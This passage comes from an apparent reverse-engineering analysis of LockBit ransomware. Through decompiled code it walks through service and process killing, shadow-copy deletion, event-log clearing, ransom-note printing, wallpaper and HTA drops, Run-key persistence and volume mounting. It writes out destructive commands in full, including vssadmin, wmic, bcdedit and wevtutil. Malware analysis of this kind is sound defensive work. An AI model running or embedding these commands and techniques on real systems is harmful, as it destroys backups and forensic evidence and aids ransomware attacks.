Prior to stopping all services in the configuration's service list, **LockBit** resolves and calls **Wow64DisableWow64FsRedirection** to disables file system redirection. Then, it calls **OpenSCManagerA** to retrieve a service control manager handle. With the handle, **LockBit** iterates through the configuration's service list and calls **OpenServiceA** to retrieve a handle to each service.

```
OpenSCManagerA = OpenSCManagerA_1;
if ...
SC_Manager_handle = (OpenSCManagerA)(0, 0, 0xF003F);
SC_Manager_handle_1 = SC_Manager_handle;
if ( SC_Manager_handle || __readfsdword(0x34u) != ERROR_ACCESS_DENIED )
{
  service_index = 0;
  while ( 1 )
  {
    v15 = KERNEL32_DLL;
    if ...
    GetTickCount = ::GetTickCount_1;
    if ...
    ori_tick_count = (GetTickCount)();
    v18 = ADVAPI32_DLL;
    ori_tick_count_1 = ori_tick_count;
    if ...
    OpenServiceA = OpenServiceA_1;
    if ...
    service_handle = (OpenServiceA)(SC_Manager_handle, SERVICES_NAME_PTR_LIST[service_index], 0x2C);
    if ( service_handle )
    {
```

Figure 97: Retrieving Each Target Service Handle.

Next, **LockBit** calls **QueryServiceStatusEx** to query the service's process's status. If the state of the service is **SERVICE_STOPPED**, it moves on to the next service in the list.

```
if ( !(QueryServiceStatusEx)(service_handle, SC_STATUS_PROCESS_INFO, &service_status_process, 0x24, v161) )
  goto LABEL_41;
if ( service_status_process.dwCurrentState == SERVICE_STOPPED )
{
  strcpy(service_stop_format_str_2, "[mz~qkm(-{({|wxxml");// Service %s stopped
  for ( i = 0; i < 0x12; ++i )
    service_stop_format_str_2[i] -= 8;
  v26 = USER32_DLL;
  if ...
  wsprintfA = ::wsprintfA;
  if ...
  (wsprintfA)(service_stop_msg, service_stop_format_str_2, SERVICES_NAME_PTR_LIST[service_index]);
  send_log_message(service_stop_msg, 0);
  v28 = ADVAPI32_DLL;
  if ...
  CloseServiceHandle = ::CloseServiceHandle_1;
  if ...
  (CloseServiceHandle)(service_handle);
  goto NEXT_SERVICE;
```

Figure 98: Checking If Service Is Already Stopped.

If the service's status is **SERVICE_STOP_PENDING**, **LockBit** calculates the time sleep based on the wait hint and wait until the pending status is over. After the **Sleep** call, the malware calls **QueryServiceStatus** to check if the service is stopped.

```
while ( service_status_process.dwCurrentState == SERVICE_STOP_PENDING )
{
  service_wait_hint_sleep_time = service_status_process.dwWaitHint / 10;
  if ( service_status_process.dwWaitHint / 10 ≥ 1000 )
  {
    if ( service_wait_hint_sleep_time > 10000 )
      service_wait_hint_sleep_time = 10000;
  }
  else
  {
    service_wait_hint_sleep_time = 1000;
  }
  v31 = KERNEL32_DLL;
  if ...
  Sleep = ::Sleep_1;
  if ...
  (Sleep)(service_wait_hint_sleep_time);// if stop pending, sleep to wait it out
  v33 = ADVAPI32_DLL;
  if ...
  QueryServiceStatus = ::QueryServiceStatusEx_1;
  if ...
  if ( (QueryServiceStatus)(service_handle, 0, &service_status_process, 0x24, v161) )
  {
    if ( service_status_process.dwCurrentState == SERVICE_STOPPED )
    {
      v112 = 0x13;
      strcpy(service_stopped_format_str, "@qg`~{|:>o=mkOQRF@");// Service %s stopped
```

Figure 99: Processing Service's Stop Pending Status.

LockBit does not wait forever if the **SERVICE_STOP_PENDING** status persists. It calls **GetTickCount** at the beginning and when every time it checks for the **SERVICE_STOPPED** signal onward. If the time difference (timeout) is greater than 30 seconds, the malware moves on to the next service.

```
GetTickCount_1 = ::GetTickCount_1;
if ( !::GetTickCount_1 )
{
  GetTickCount_1 = Resolve_GetTickCount(v42);
  ::GetTickCount_1 = GetTickCount_1;
}
done_service_tickcount = (GetTickCount_1)();
ori_tick_count = ori_tick_count_1;
if ( (done_service_tickcount - ori_tick_count_1) > 30000 )// max time out
{
  v45 = ADVAPI32_DLL;
  ++service_index;
  if ( !ADVAPI32_DLL )
  {
    v45 = get_advapi32_dll();
    ADVAPI32_DLL = v45;
  }
  CloseServiceHandle_2 = ::CloseServiceHandle_1;
  if ( !::CloseServiceHandle_1 )
  {
    CloseServiceHandle_2 = ::get_CloseServiceHandle(v45);
    ::CloseServiceHandle_1 = CloseServiceHandle_2;
  }
  (CloseServiceHandle_2)(service_handle);
}
```

Figure 100: Max Timeout For Service Processing.

If the service's status is not **SERVICE_STOP_PENDING** or **SERVICE_STOPPED**, **LockBit** attempts to stop it.

First, the malware tries to stop all dependent services of the target service. It does this by calling **EnumDependentServicesA** on the service handle to retrieve an **ENUM_SERVICE_STATUSA** array for all of the dependent services.

```
dependent_services = dependent_services_1;
if ( !(EnumDependentServicesA_1)(
        service_handle_1,
        1,
        dependent_services_1,
        pcbBytesNeeded,
        &pcbBytesNeeded,
        &lpServicesReturned) )
  return 0;
curr_service_index_1 = 0;
curr_service_index = 0;
if ( !lpServicesReturned )
```

Figure 101: Begins Dependent Services Enumeration.

For each dependent service, **LockBit** calls **OpenServiceA** with its name to retrieve its handle from the service control manager. Then, it calls **ControlService** to send a **SERVICE_CONTROL_STOP** signal to stop the dependent service. After sending the signal, **LockBit** goes through the same status checking procedure above to ensure each dependent service is fully stopped before moving on.

```
LABEL_117:
    ::OpenServiceA_1 = OpenServiceA_1;
LABEL_118:
    dependent_service_handle = OpenServiceA_1(SC_Manager_handle_1, dependent_service_name, 0x24);
    if ( !dependent_service_handle )
      return 0;
```

```
LABEL_146:
    ControlService_1 = ControlService;
LABEL_147:
    if ( !(ControlService)(dependent_service_handle, SERVICE_CONTROL_STOP, &dependent_service_status) )
      return 0;
```

Figure 102, 103: Stopping Dependent Services.

Finally, **LockBit** calls **ControlService** to send a **SERVICE_CONTROL_STOP** signal to stop the main service.

```
ControlService = ControlService_1;
if ...
if ( !(ControlService)(service_handle, SERVICE_CONTROL_STOP, &service_status_process) )// send SERVICE_CONTROL_STOP
{
1:
```

Figure 104: Stopping Main Service.

Terminating Processes

To terminate all processes in the configuration's process list, **LockBit** calls **CreateToolhelp32Snapshot** to get a snapshot handle to all system's processes.

```
2 LABEL_28:
3   CreateToolhelp32Snapshot_1 = CreateToolhelp32Snapshot;
4 LABEL_29:
5   snapshot_handle = (CreateToolhelp32Snapshot)(TH32CS_SNAPPROCESS, 0);
6   snapshot_handle_1 = snapshot_handle;
7   if ( snapshot_handle == 0xFFFFFFFF )
8     return snapshot_handle;
```

Figure 105: Retrieving Process Snapshot Handle.

Next, the malware calls **Process32First** and **Process32Next** with the snapshot handle to enumerate through all processes in the system. For each process, it calls **PathRemoveExtensionA** to remove the process's file extension and **lstrcmpiA** to compare the process's name to each in the configuration's process list. If the process's name is in the list, **LockBit** calls a function to terminate it.

```
      lstrcmpiA = (*(&v169[3].Blink->Flink + 4 * *(&v169[4].Blink->Flink + 2 * v170 + v91) + v91) + v91);
LABEL_145:
      lstrcmpiA_1 = lstrcmpiA;
LABEL_146:
      v165 = 4 * proc_index;
      if ( (lstrcmpiA)(proc_exe_path, PROCESSES_NAME_LIST_PTR[proc_index])// compare and terminate
        || !terminate_process(proc_entry.th32ProcessID) )
      {
        goto LABEL_178;
      }
```

Figure 106: Retrieving Process Snapshot Handle.

To terminate a process, **LockBit** calls **CreateToolhelp32Snapshot** to get a snapshot handle and **Process32First/Process32Next** to enumerate all processes. For each found process, the malware compares the process ID with the target's ID to find the target process. **LockBit** then calls **OpenProcess** with the target process ID to retrieve a handle to the process and calls **NtTerminateProcess** to terminate it.

```
  Process32FirstW = (v23 + *(*(v123 + 0x1C) + 4 * *(*(v123 + 0x24) + 2 * v125 + v23) + v23));
  Process32FirstW_1 = Process32FirstW;
LABEL_121:
  snapshot_handle_1 = snapshot_handle;
  if ( Process32FirstW(snapshot_handle, &proc_entry) )
  {
    if ( proc_entry.th32ParentProcessID != process_ID_1
      || proc_entry.th32ParentProcessID == NtCurrentTeb()->ClientId.UniqueProcess )
    {
      goto SKIP_PROC;
    }
```

```
LABEL_90:
          ::OpenProcess_1 = OpenProcess;
TERMINATE:
          target_proc_handle = OpenProcess(PROCESS_ALL_ACCESS, 1, proc_entry.th32ParentProcessID);
          target_proc_handle_1 = target_proc_handle;
          if ( target_proc_handle )
          {
            target_proc_handle_2 = target_proc_handle;
            NtTerminateProcess = get_NtTerminateProcess();
            NtTerminateProcess(target_proc_handle_2, 1);
            ZwClose = Resolve_NtClose();
            ZwClose(target_proc_handle_1);
          }
```

Figure 107, 108: Terminating Each Target Process.

Deleting Backups

To delete shadow copies, **LockBit** first resolves the following string.

```
/c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default}
bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no
```

Then, it passes the appropriate fields to **ShellExecuteA** to launch that command with **cmd.exe**. This command uses **vssadmin** and **wmic** to delete all shadow copies and **bcdedit** to disable file recovery.

```
shell32_dll_0 = SHELL32_DLL;
pExecInfo.lpVerb = runas_str;           // "runas"
pExecInfo.lpFile = cmd_exe_str;         // "cmd.exe"
pExecInfo.cbSize = 0x3C;
pExecInfo.fMask = 0;
pExecInfo.hwnd = 0;                     // /c vssadmin delete shadows /all /quiet & wmic shadowcopy
pExecInfo.lpParameters = command_params_to_execute_str;
memset(&pExecInfo.lpDirectory, 0, 0xC);
if ( !SHELL32_DLL )
{
  shell32_dll_0 = get_shell32_dll_0();
  SHELL32_DLL = shell32_dll_0;
}
ShellExecuteA = dword_4F8C18;
if ( !dword_4F8C18 )
{
  ShellExecuteA = get_ShellExecuteExA(shell32_dll_0);
  dword_4F8C18 = ShellExecuteA;
}
(ShellExecuteA)(&pExecInfo);
```

Figure 109: Launching Cmd.exe Command To Delete Backups Through ShellExecuteA.

Next, **LockBit** resolves the following stack strings in an array of strings.

```
- /c vssadmin Delete Shadows /All /Quiet
- /c bcdedit /set {default} recoveryenabled No
- /c bcdedit /set {default} bootstatuspolicy ignoreallfailures
- /c wmic SHADOWCOPY /nointeractive
- /c wevtutil cl security
- /c wevtutil cl system
- /c wevtutil cl application
```

Finally, it iterates through this array and calls **CreateProcessA** to launch these commands from **cmd.exe**. Besude the commands already ran before, the **wevtutil** commands clear all events from the security, system, and application logs.

```
w_mem_copy(command, command_arrays[command_index], command_len + 1);
v94 = KERNEL32_DLL;
if...
CreateProcessA = CreateProcessA_1;
if...
if ( (CreateProcessA)(cmd_exe_str, command, 0, 0, 1, 0x8000000, 0, 0, &lpStartupInfo, &lpProcessInformation) )
{                                       // launch command
  hProcess = lpProcessInformation.hProcess;
  ZwClose = Resolve_NtClose();
  ZwClose(hProcess);
  hThread = lpProcessInformation.hThread;
  ZwClose_1 = Resolve_NtClose();
  ZwClose_1(hThread);
}
```

Figure 110: Launching Cmd.exe Command To Delete Backups Through CreateProcessA.

Printing Ransom Note To Printers

If the configuration flag at index 8 is set, the malware attempts to print the ransom note on the printers that the machine is connected to.

To print the ransom note to physical printers, **LockBit** first calls **EnumPrintersW** to retrieve an enumerator for printer's information. Using the enumerator to enumerate printer names, the malware calls a function to print the ransom note to each printer.

```
v45 = printer_enum_info;
if ( EnumPrintersW_1(enum_printer_flags, 0, 1, printer_enum_info, pcbNeeded, &pcbNeeded, &pcReturned) )
{
  v46 = 0;
  if ( pcReturned )
  {
    printer_name = &printer_enum_info->pName;
    do
    {
      ++v46;
      v50 = printer_print(FULL_RANSOM_NOTE_BUFFER, *printer_name, RANSOM_NOTE_LEN);// enum each printer and print ransom note
      printer_name += 4;
    }
    while ( v46 < pcReturned );
    v45 = printer_enum_info;
  }
}
```

Figure 111: Enumerating & Printing Ransom Note On All Printers.

The internal function resolves the two strings **"Microsoft Print to PDF"** and **"Microsoft XPS Document Writer"**, calls **lstrcmpiW** to compare them with the printer's name. If the printer's name is one of those two, the function exits, and the ransom note is not printed. This is to avoid printing the ransom note to a file on the system and only print the note to physical printers that the machine is connected to.

```
  lstrcmpiW_1 = (v28 + *(v28 + *(v222 + 0x1C) + 4 * *(v28 + *(v222 + 0x24) + 2 * v221)));
LABEL_61:
  ::lstrcmpiW_1 = lstrcmpiW_1;
LABEL_62:
  if ( !lstrcmpiW_1(printer_name_1, Microsoft_XPS_Document_Writer_str) )
    return 0;                                   // avoid "Microsoft XPS Document Writer"
```

Figure 111: Avoiding Print-to-file Drivers.

Next, **LockBit** populates a **DOC_INFO_1** with the printer's name and the printing data type as "RAW". Then, it calls **StartDocPrinter** to notify the print spooler that a document is to be spooled for printing and **StartPagePrinter** to notify the spooler that a page is about to be printed.

```
printer_doc_info.pDocName = printer_name_2;
printer_doc_info.pOutputFile = 0;
v208 = 0x64;
RAW_str[0] = 0x36;
RAW_str[1] = 0x25;
RAW_str[2] = 0x33;
RAW_str[3] = 0x64;
RAW_str[4] = 0x64;
RAW_str[5] = 0x64;
RAW_str[6] = 0x27;                              // "RAW"
v210 = 0;
for ( i = 0; i < 7; ++i )
  RAW_str[i] ^= v208;
v74 = Winspool_DLL;
v210 = 0;
printer_doc_info.pDatatype = RAW_str;
```

```
if ( !StartDocPrinterW(printer_handle[0], 1, &printer_doc_info) )
  goto LABEL_238;
v219 = 0;
```

```
    StartPagePrinter = (v96 + *(*(v222 + 0x1C) + 4 * *(*(v222 + 0x2
LABEL_151:
    ::StartPagePrinter = StartPagePrinter;
LABEL_152:
    StartPagePrinter(printer_handle[0]);
```

Figure 113, 114, 115: Notifying Print Spooler About The Print Job.

Finally, **LockBit** calls **WritePrinter** to print the ransom note physically on the printer.

```
LABEL_179:
    ::WritePrinter = WritePrinter;
LABEL_180:
    if ( !WritePrinter(printer_handle[0], content_to_print_1, content_to_print_len, &v207) )
      goto LABEL_238;
    v140 = Winspool_DLL;
```

Figure 116: Printing Ransom Note On Printer.

Setup Wallpaper

To setup the wallpaper on the victim's machine, the malware first does some bitmap shenanigan to generate the wallpaper image with texts to notify the victim that their files have been encrypted. Because the function to generate this bitmap manually is almost as annoying as the function to set up the logging window UI, I will simply say that this is some voodoo witchcraft stuff and pretend like the wallpaper is magically generated in this analysis!

After creating the wallpaper image, **LockBit** calls **GetTempPathW** and **GetTempFileNameW** to retrieve a path to a temporary file in the **%TEMP%** folder.

```
  GetTempPathW_1 = GetTempPathW;
LABEL_126:
  GetTempPathW(0x104u, TEMP_path);
  v95 = KERNEL32_DLL;
  if ...
  v96 = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink;
  v274 = v96;
  v97 = v96;
  v273 = v96;
  while ...
  do ...
  if ...
  v95 = *(v273 + 0x18);
LABEL_139:
  KERNEL32_DLL = v95;
LABEL_140:
  GetTempFileNameW = GetTempFileNameW_1;
  if ...
  if ...
  v109 = (v95 + *(v107 + 0x20));
  v270 = v109;
  while ...
  do ...
  if ...
  GetTempFileNameW = (v95 + *(v95 + *(v274 + 0x1C) + 4 * *(v95 + *(v274 + 0x24) + 2 * v273)));
LABEL_153:
  GetTempFileNameW_1 = GetTempFileNameW;
LABEL_154:
  (GetTempFileNameW)(TEMP_path, 0, 0, temp_filename);
```

Figure 117: Generating A Temp Path For Storing The Wallpaper.

With the wallpaper bitmap object, the malware calls **GdipSaveImageToFile** to save the bitmap image to the temporary file using a Bitmap decoder.

Next, **LockBit** resolves the string **"Control Panel\Desktop"** and calls **RegOpenKeyA** to retrieve a registry key handle of that name. With the registry key handle, it calls **RegSetValueExA** to set the wallpaper style to **"2"** and the **TileWallpaper** property to **"0"**.

```
LABEL_238:
  RegOpenKeyA_0 = RegOpenKeyA;
LABEL_239:
  v168 = RegOpenKeyA(HKEY_CURRENT_USER, Control_Panel_Desktop_str, &Desktop_reg_key);// "Control Panel\Desktop"
  if ( v168 )
    goto LABEL_371;
```

```
LABEL_269:
  ::RegSetValueExA_1 = RegSetValueExA;
LABEL_270:
  v188 = (RegSetValueExA)(Desktop_reg_key, WallpaperStyle_str, 0, 1, str_2, v274 + 1);// WallpaperStyle -> "2"
  if ( v188 )
```

```
LABEL_300:
  ::RegSetValueExA_1 = RegSetValueExA_1;
LABEL_301:
  if ( (RegSetValueExA_1)(Desktop_reg_key, TileWallpaper_str, 0, 1, str_0, v274 + 1) )// TileWallpaper -> "0"
  {
```

Figure 118, 119, 120: Setting Registry For Wallpaper Properties.

Finally, the malware calls **SystemParametersInfoW** to set the desktop wallpaper to the wallpaper stored that the temporary path appended by **“.bmp”**.

```
  SystemParametersInfoW = (v229 + *(*(v275 + 0x1C) + 4 * *(*(v275 + 0x24) + 2 * encoders_size_1 + v229) + v229));
LABEL_357:
  ::SystemParametersInfoW = SystemParametersInfoW;
LABEL_358:
  SystemParametersInfoW(SPI_SETDESKWALLPAPER, 0, temp_filename, 3);// SPIF_UPDATEINIFILE | SPIF_SENDCHANGE
LABEL_359:
  w_NtFreeVirtualMemory(temp_filename);
  return 1;
```

Figure 121: Setting Desktop Wallpaper.

Below is the generated Bitmap wallpaper.

Figure 122: Setting Desktop Wallpaper.

Dropping Ransom HTML Application File

Beside dropping ransom notes and changing the desktop’s wallpaper, **LockBit** also drops an HTML Application (HTA) file on the system and sets up the registry keys to open the file whenever an encrypted file with the **.lockbit** extension is ran.

First, the malware generate the full path to drop the file to by calling **SHGetFolderPathW** to retrieve the folder’s current path and appends **“\LockBit_Ransomware.hta”** to the end.

```
w_mem_fill(full_hta_path, 0, 0x20A);
path = full_hta_path;
flags = SHGFP_TYPE_CURRENT;
token = 0;
dwDesiredAccess = 0;
full_hta_path_1 = 0;
shell32_dll = get_shell32_dll();
SHGetFolderPathW = get_SHGetFolderPathW(shell32_dll);
SHGetFolderPathW(full_hta_path_1, dwDesiredAccess, token, flags, path);
```

Figure 123: Retrieving Full HTA Path.

The entire content of the HTA file is resolved as a stack string, so IDA and the decompiler have trouble displaying this function. This kinda suck because I have to patch it over in order to be able to analyze the rest of the function.

```
.text:0046134C                mov     [ebp+var_7697], 24h ; '$'
.text:00461353                mov     [ebp+var_7696], 4
.text:0046135A                mov     [ebp+var_7695], 50h ; 'P'
.text:00461361                mov     [ebp+var_7694], 4Ch ; 'L'
.text:00461368                mov     [ebp+var_7693], 55h ; 'U'
.text:0046136F                mov     [ebp+var_7692], 54h ; 'T'
.text:00461376                mov     [ebp+var_7691], 6
.text:0046137D                mov     [ebp+var_7690], 4
.text:00461384                mov     [ebp+var_768F], 50h ; 'P'
.text:0046138B                mov     [ebp+var_768E], 5Dh ; ']'
.text:00461392                mov     [ebp+var_768D], 59h ; 'Y'
.text:00461399                mov     [ebp+var_768C], 5Ch ; '\'
.text:004613A0                mov     [ebp+var_768B], 6
.text:004613A7                mov     [ebp+var_768A], 4
.text:004613AE                mov     [ebp+var_7689], 55h ; 'U'
.text:004613B5                mov     [ebp+var_7688], 5Dh ; ']'
.text:004613BC                mov     [ebp+var_7687], 4Ch ; 'L'
.text:004613C3                mov     [ebp+var_7686], 59h ; 'Y'
.text:004613CA                mov     [ebp+var_7685], 18h
.text:004613D1                mov     [ebp+var_7684], 50h ; 'P'
.text:004613D8                mov     [ebp+var_7683], 4Ch ; 'L'
.text:004613DF                mov     [ebp+var_7682], 4Ch ; 'L'
.text:004613E6                mov     [ebp+var_7681], 48h ; 'H'
.text:004613ED                mov     [ebp+var_7680], 15h
.text:004613F4                mov     [ebp+var_767F], 5Dh ; ']'
.text:004613FB                mov     [ebp+var_767E], 49h ; 'I'
.text:00461402                mov     [ebp+var_767D], 4Dh ; 'M'
.text:00461409                mov     [ebp+var_767C], 51h ; 'Q'
.text:00461410                mov     [ebp+var_767B], 4Eh ; 'N'
.text:00461417                mov     [ebp+var_767A], 5
.text:0046141E                mov     [ebp+var_7679], 1Ah
.text:00461425                mov     [ebp+var_7678], 7Bh ; '{'
.text:0046142C                mov     [ebp+var_7677], 57h ; 'W'
```

Figure 124: HTA File Encoded Content Being Pushed To The Stack.

After resolving the file's content, **LockBit** calls **CreateFileW** to create the HTA file at the path and calls **WriteFile** to write to it.

```
CreateFileW = get_CreateFileW(kernel32_dll);
hta_file_handle = CreateFileW(                // drop hta file
                    full_hta_path_1,
                    dwDesiredAccess,
                    token,
                    flags,
                    path,
                    Shell32_handle_1,
                    v113);
if ( hta_file_handle == 0xFFFFFFFF )
  return 0;
path = 0;
flags = &v23;
token = get_buffer_length(hta_content_buffer);
dwDesiredAccess = hta_content_buffer;
full_hta_path_1 = hta_file_handle;
kernel32_dll_1 = get_kernel32_dll();
WriteFile = get_WriteFile(kernel32_dll_1);
if ( WriteFile(full_hta_path_1, dwDesiredAccess, token, flags, path, Shell32_handle_1) )
{
  Shell32_handle_1 = hta_file_handle;
  v10 = Resolve_NtClose();
  v10(Shell32_handle_1, v113);
  w_NtFreeVirtualMemory(hta_content_buffer);
  set_default_icon_and_hta_launch_command_through_registry(full_hta_path);
```

Figure 125: Dropping HTA File.

Next, the malware sets up registry keys to open the HTA file whenever an encrypted file with the **.lockbit** extension is ran.

First, **LockBit** resolves the following strings and calls **NtCreateKey** to create the registry keys corresponding to them.

```
\Registry\Machine\Software\Classes\Lockbit
\Registry\Machine\Software\Classes\Lockbit\DefaultIcon
\Registry\Machine\Software\Classes\Lockbit\shell
\Registry\Machine\Software\Classes\Lockbit\shell\Open
\Registry\Machine\Software\Classes\Lockbit\shell\Open\Command
```

For the **DefaultIcon** registry key, the malware resolves the path to the icon file similarly to the Set LockBit Default Icon section and sets it to the value of the registry key.

Next, it resolves the string **“C:\Windows\system32\mshta.exe” “%s”“** which contains the command to execute **mshta.exe**, a Windows executable used to execute HTA files, and formats it with the dropped HTA file path. The malware then calls **NtSetValueKey** to set this string to the data of the **\Registry\Machine\Software\Classes\Lockbit\shell\Open\Command** registry key. With this, whenever a file with the **.lockbit** extension is ran, the **mshta.exe** will automatically open the dropped HTA file.

```
mshta_exe_command_format_str[0x47] = 0x30;
mshta_exe_command_format_str[0x48] = 0x26;  // "C:\Windows\system32\mshta.exe" "%s"
v125 = 0;
for ...
v125 = 0;
v43 = USER32_DLL;
if ...
wsprintfW_1 = ::wsprintfW;
if ...
(wsprintfW_1)(mshta_exe_command, mshta_exe_command_format_str, lockbit_hta_path);
v45 = get_RtlInitUnicodeString();
v45(&LockBit_Class_unicode, mshta_exe_command);
mshta_exe_command_unicode = LockBit_Class_unicode;
v89 = v136;
lockbit_shell_open_command_regkey = lockbit_regkey_2;
NtSetValueKey_3 = get_NtSetValueKey();
if ( NtSetValueKey_3(lockbit_shell_open_command_regkey, null_unicode_str, 0, 1, v89, mshta_exe_command_unicode) >= 0 )
{
  hta_extension = get_extension(lockbit_hta_path);
```

Figure 126: Setting Registry Keys To Launch HTA File.

Below is the dropped HTA file.



Figure 127: HTA File Content.

LockBit also sets the persistence for the file to be ran every time the system boots up. The malware does this by resolving the registry path **“SOFTWARE\Microsoft\Windows\CurrentVersion\Run”** and sets its key **“{2C5F9FCC-F266-43F6-BFD7-838DAE269E11}”** to the HTA file path.

File Encryption

Mounting Volumes on Drives

Prior to file encryption, **LockBit** calls **FindFirstVolumeW** and **FindNextVolumeW** to enumerate through volumes on the victim’s machine.

```
LABEL_28:
  FindFirstVolumeW_1 = FindFirstVolumeW;
LABEL_29:
  find_volume_handle = FindFirstVolumeW(volume_name_buffer, 0x104);
  if ( find_volume_handle == 0xFFFFFFFF )
    return 0;
  while ( 2 )
  {
    v22 = volume_name_buffer;
    for ( i = 0; *v22; ++i )
      ++v22;
    if ( volume_name_buffer[0] != '\\' )
      break;
    if ( volume_name_buffer[1] != '\\' )
      break;
    if ( volume_name_buffer[2] != '?' )
      break;
    if ( volume_name_buffer[3] != volume_name_buffer[0] )
      break;
```

Figure 128: Volumes Enumeration.

For each found volume name, the malware calls **GetVolumePathNamesForVolumeNameW** to retrieves a list of drive letters and mounted folder paths for the specified volume. It also calls **GetDriveTypeW** to check the volume's type. **LockBit** avoids mounting the volume if its type is not **DRIVE_REMOVABLE** and **DRIVE_FIXED** or if it has more than 4 mounted folder paths.

```
    GetVolumePathNamesForVolumeNameW = (v47 + *(v47 + *(v306 + 0x1C) + 4 * *(v47 + *(v306 + 0x24) + 2 * v269)));
LABEL_94:
    GetVolumePathNamesForVolumeNameW_1 = GetVolumePathNamesForVolumeNameW;
LABEL_95:
    if ( !GetVolumePathNamesForVolumeNameW(
            volume_name_buffer,
            lpszVolumePathNamesd,
            volume_path_count,
            &volume_path_count)
      && NtCurrentTeb()->LastErrorValue == ERROR_MORE_DATA )
    {
      w_NtFreeVirtualMemory(lpszVolumePathNamesd);
      lpszVolumePathNamesd = allocate_virtual_mem((2 * volume_path_count));
      if ( !lpszVolumePathNamesd )
        goto LABEL_334;
      continue;
    }
```

```
if ( drive_type != DRIVE_REMOVABLE && drive_type != DRIVE_FIXED || volume_path_count >= 3 )
  goto LABEL_333;
v335 = 0x52;
```

Figure 129, 130: Checking Volume To Mount.

Next, **LockBit** resolves and formats the string **"%s\bootmgr"** with the volume name to retrieve the bootmgr path for the specified volume. It calls **CreateFileW** with the **OPEN_EXISTING** flag to check if the volume has a bootmgr file and skips it if it does not.

```
LABEL_223:
    CreateFileW_1 = CreateFileW;
LABEL_224:                                          // <volume name>/bootmgr
    drive_bootmgr_handle = CreateFileW(volume_bootmgr_path, GENERIC_READ, 3, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0);
    if ( drive_bootmgr_handle != 0xFFFFFFFF )
    {
      drive_bootmgr_handle_1 = drive_bootmgr_handle;
      ZwClose = Resolve_NtClose();
      ZwClose(drive_bootmgr_handle_1);
      goto LABEL_333;
    }
```

Figure 131: Checking Volume's Bootmgr File.

The malware then iterates through each drive path using the format string **"%C:"** and formats it with a drive letter from **Z** down to **A** every time. For each drive path, the malware tries calling **SetVolumeMountPointW** to mount the volume to a specific drive letter and stops once it successfully mounts the volume on one.

```
LABEL_256:
      (wsprintfW_3)(drive_path, drive_path_format_str, drive_counter + 'A');// format "%C:\"
      v176 = KERNEL32_DLL;
      if ...
      v177 = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink;
      v297 = v177;
      v178 = v177;
      v280 = v177;
      while ...
      do ...
      if ...
      v176 = v280[3].Flink;
LABEL_269:
      KERNEL32_DLL = v176;
LABEL_270:
      SetVolumeMountPointW = SetVolumeMountPointW_1;
      if ...
      if ...
      v190 = (v176 + *(v188 + 0x20));
      v326 = v190;
      while ...
      do ...
      if ...
      SetVolumeMountPointW = (v176 + *(v176 + v298[7] + 4 * *(v176 + v298[9] + 2 * v281)));
LABEL_283:
      SetVolumeMountPointW_1 = SetVolumeMountPointW;
LABEL_284:
      if ( !SetVolumeMountPointW(drive_path, volume_name_buffer) )// SetVolumeMountPointW to the current volume
      {
        if ( --drive_counter == 0xFFFFFFFF )    // from Z to A if mount fails
          goto LABEL_333;
        continue;
      }                                         // stop if mount successfully
      break;
    }
```

Figure 132: Mounting Volumes To A Specific Drive.

Cryptography & Multithreading Initialization

Because **LockBit** uses **Libsodium** for public-key cryptography, we don't really need to analyze most of the crypto initialization because it's just a mess. It's a lot quicker to just recognize specific **Libsodium's** functions once we encounter them.

```
if ( !RANDOM_GEN_ARRAY )
{
  PRANDOM_GEN_FUNCS = RANDOM_GEN_FUNCS;
  init_random_gen_func_0();
  RANDOM_GEN_ARRAY = PRANDOM_GEN_FUNCS;
  v13 = PRANDOM_GEN_FUNCS->enable_gen_random_flag;
  if ( v13 )
  {
    v13();
    RANDOM_GEN_ARRAY = PRANDOM_GEN_FUNCS;
  }
}
(RANDOM_GEN_ARRAY->gen_random_buffer)(&SOME_RANDOM_BUFFER, 0x10);
if ( SSE4_INST_FLAG )
{
